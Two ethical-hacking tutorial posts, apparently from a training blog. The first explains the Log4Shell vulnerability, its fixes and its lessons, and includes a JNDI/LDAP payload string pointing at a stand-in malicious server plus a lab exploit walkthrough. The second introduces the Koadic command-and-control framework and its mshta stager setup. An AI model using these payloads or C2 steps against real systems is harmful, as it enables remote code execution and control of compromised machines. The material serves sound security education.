Posted on

Log4Shell: The Vulnerability That Shook the Internet


Hello aspiring ethical hackers. In this article you will learn about the Log4shell vulnerability. In December 2021, the cybersecurity world was rocked by a critical vulnerability that affected millions of systems worldwide. Known as Log4Shell, this flaw exposed how something as simple as application logging could turn into a remote code execution nightmare.

The vulnerability was found in Apache Log4j, a widely used Java-based logging library. It was assigned the identifier CVE-2021-44228 and quickly received a severity score of 10/10 (Critical). Within hours of public disclosure, attackers began scanning and exploiting vulnerable systems globally.

Let’s break down what happened, why it was so dangerous and what ethical hackers can learn from it.

What Is Log4j?

Log4j is an open-source logging framework maintained by the Apache Software Foundation. Developers use it to record application activity such as:

  • User logins
  • System errors
  • API requests
  • Debugging information

Logging is essential for troubleshooting and monitoring. However, in this case, a powerful feature inside Log4j became the root cause of a massive security issue.

What Is The Root Cause of the vulnerability?

Log4j supports something called JNDI lookups (Java Naming and Directory Interface). This feature allows Log4j to fetch data from external sources, such as:

  • LDAP servers
  • DNS servers
  • RMI endpoints

Under normal circumstances, this capability can be useful. But the problem was that Log4j automatically interpreted certain user-controlled inputs. For example, if an attacker sent this string:

${jndi:ldap://malicious-server.com/exploit}


Log4j would:

  1. Interpret the ${jndi:…} expression
  2. Reach out to the attacker-controlled LDAP server
  3. Download and execute malicious code

This resulted in Remote Code Execution (RCE) which means attackers could run commands on the vulnerable server without authentication.
Practical Walkhrough

Let’s demonstrate this vulnerability practically for better understanding. For this, first, we need a target. We have setup a vulnerable Docker container which we downloaded from here. This container can be started as shown below.

Once the container is up and running, check it’s IP address as shown below.

The target IP address is 172.17.0.2. Now let’s set up the Attacker system. We have setup a new directory named log4shell to store all files belonging to log4shell.

log4shell

We have downloaded a Java exploit to exploit log4j from here.

After extracting the contents of the zip archive, we navigate into the extracted directory to find the exploit. The command to run this exploit is given as shown below.

In the place of “your-private-ip”, we need to enter the attacker IP address (172.17.0.1). Now, what does this exploit do? It starts a fake LDAP server and HTTP server as shown below.

The fake LDAP server is the third party server we need. Next, we need to trigger the exploit. Open a new terminal and run the command as shown below.

In the above command we are starting with curl, you can see “$(jndi)”. JNDI stands for Java Naming and Directory Interface and it is used for lookup of Java objects during program runtime. JNDI can interact with several directory interfaces which provide different scheme of files lookup.

One among them is the Lightweight Directory Access Protocol (LDAP). LDAP is a non-Java-specific protocol that can retrieve the object data as a URL which can be either local or remote. JNDI can be used to load data at an URL as Java object data by utilizing LDAP.

By specifying ${jndi:ldap://172.17.0.1:…..Ao=}, we are asking JNDI to use LDAP to query the URL and load the data there as Java object data. Well, what does the exploit do? As soon as we trigger the exploit, switch to the terminal on which our fake LDAP server is running.

It received a LDAP query and executed a command. It created a new file named “pwned” in the /tmp directory of the target (since that is what the exploit is programmed to do).  Let’s check if the new file is created or not. This can be done as shown below.

As you can see, the file has been successfully created. All good, but what is “X-Api-version” we used while triggering the exploit? That’s a HTTP header. As soon as we trigger the exploit, it will query the fake malicious LDAP server and it is inputting a string that is logged to the target (-H 172.17.0.2) and then loading the malicious code (In this case, creating a new file on target). That’s how Log4jshell exploit works.

Why Log4Shell Was So Dangerous?

Log4Shell was considered very dangerous because of the reasons given below.

1. Extremely Easy to Exploit:

To exploit this vulnerability, attackers only needed to get the malicious string logged. That could happen through:

  • HTTP headers (User-Agent, Referer)
  • Login fields
  • Chat messages
  • API parameters

If the application logged that input using a vulnerable Log4j version, exploitation could occur instantly.

2. Massive Attack Surface:

Log4j was embedded in:

  • Enterprise software
  • Cloud services
  • Security tools
  • Minecraft servers
  • Network appliances


Many organizations didn’t even realize they were using it because it existed as a dependency inside other software.

3. Wormable Potential:


Security researchers quickly demonstrated that Log4Shell could spread automatically, similar to past internet worms. This raised fears of large-scale internet outages.
Real-World Impact

Within days of disclosure:

  • Cryptominers were deployed on vulnerable servers
  • Botnets incorporated the exploit
  • Ransomware groups began using it
  • Nation-state actors reportedly scanned for exposure

Major cloud providers like Amazon Web Services, Microsoft and Google issued urgent advisories and patches for affected services. The vulnerability affected thousands of products across industries including finance, healthcare, telecom and government sectors.
How It Was Fixed?


The Apache team released patched versions of Log4j. They are,

  • 2.15.0 (initial fix)
  • 2.16.0 (disabled JNDI by default)
  • 2.17.x (additional hardening)

Mitigation steps included:

  • Upgrading to the latest Log4j version
  • Disabling JNDI lookups
  • Removing the JndiLookup class
  • Blocking outbound LDAP/RMI traffic
  • Monitoring logs for exploit patterns

Organizations also began using Software Bill of Materials (SBOM) tools to identify hidden dependencies.

Why Log4Shell Still Matters?

Even years after disclosure, vulnerable systems continue to appear online. Legacy systems, unpatched appliances and abandoned software remain exposed. Log4Shell reminds us that:

  • Open-source doesn’t mean automatically secure
  • Supply chain risks are real
  • Small features can have global consequences
Lessons for Ethical Hackers

Log4Shell is more than just a vulnerability. It’s a case study in secure design.

1. Dependencies Matter:

Even if you write very secure code, third-party libraries can introduce critical risks. Ethical hackers must always enumerate software versions during assessments.

2. Input Should Never Be Trusted:

The vulnerability existed because user-controlled data was interpreted dynamically. Input validation and strict configuration are critical.

3. Logging Can Be an Attack Surface Too:

Most beginners think logging is harmless. Log4Shell proved that even defensive mechanisms can become exploitation vectors.

4. Asset Visibility Is Essential:

Many organizations struggled because they didn’t know where Log4j was running. Visibility is as important as patching.

Conclusion

Log4Shell wasn’t just another CVE. It was a wake-up call for the entire technology industry. A logging feature, designed to make debugging easier, nearly destabilized global infrastructure. For ethical hackers, the takeaway is clear: Always look beyond the obvious attack surface. Sometimes the most dangerous vulnerabilities hide in the most trusted components.
If you’re building your cybersecurity foundation, studying Log4Shell will teach you about dependency risks, input handling, remote code execution and real-world incident response — all in one case study. And that makes it one of the most important vulnerabilities of the modern internet era.

Posted on

Beginners guide to Koadic

Hello, aspiring ethical hackers. In our previous blogpost, you learnt about Windows POST exploitation. In this article, you will learn about Koadic, a Windows POST exploitation toolkit. When learning ethical hacking, beginners often focus on scanning tools, password attacks or web vulnerabilities. However, real-world security incidents rarely stop at initial access. Once an attacker gains a foothold inside a system, the next phase begins: post-exploitation.

One tool often mentioned in this phase is Koadic. For cybersecurity beginners, understanding what Koadic is and why it matters helps build a broader picture of how attacks progress beyond the first breach.

What Is Koadic?

Koadic (sometimes referred to as a “COM Command & Control” framework) is a post-exploitation tool designed primarily for Windows environments. It is often compared conceptually to other command-and-control (C2) frameworks like Empire and Meterpreter but it uses native Windows technologies to operate.

At a high level, Koadic is designed to:

  • Execute commands on compromised systems
  • Gather information from target machines
  • Maintain remote control capabilities
  • Perform post-compromise activities

It is not typically used to gain initial access. Instead, it is used after a system has already been compromised.

Why Koadic Is Interesting from a Security Perspective?

Koadic stands out because it leverages legitimate Windows components rather than relying solely on custom binaries. This approach is sometimes called “living off the land.”

In simple terms, instead of dropping obvious malicious programs onto a system, the framework can make use of built-in Windows features. This can make detection more difficult because security tools must distinguish between normal system activity and malicious use of legitimate components. For beginners, this highlights an important lesson:

Not all malicious activity looks obviously malicious.

Where Koadic Fits in the Attack Lifecycle?

To understand Koadic, beginners should understand the broader attack lifecycle:

  1. Initial access (phishing, vulnerability exploitation etc.)
  2. Establish persistence
  3. Privilege escalation
  4. Lateral movement
  5. Data collection or impact

Koadic typically fits somewhere in steps 2–4. It is a post-exploitation framework, meaning it supports the attacker’s actions after the initial compromise. Understanding this helps ethical hackers think beyond “how did the attacker get in?” and start asking “what can they do once inside?”

A Practical Walkthrough

Let’s practically see how this tool works. For this, we will be using Kali Linux as attacker machine as Koadic is available by default in its repositories. We will be performing this practical in Basic Lab from our virtual hacking lab. As target system, we will be using Windows 10 (just replace Metasploitable 2 with Windows 10).


Koadic can be started with the command shown below.

koadic



Here’s how the interface of koadic looks.

There are three important things you need to understand about koadic. They are,

1. Stagers,
2. Zombies and
3. Implants.

Stagers are the methods through which you gain access to the target system. You can view all stagers of Koadic by using the command shown below.

use stager/js/ <TAB> <TAB>



For the purpose of this article, let’s select mshta stager. This stager creates a HTA attack to gain initial access. To view the information about this stager, you can use “info” command.


All the options are automatically set (including Attacker IP address). If you want to change any option, you can do that using the “set” command (Set SRVHOST <attacker IP> etc). After setting all the options, you can execute the module using “run” command.

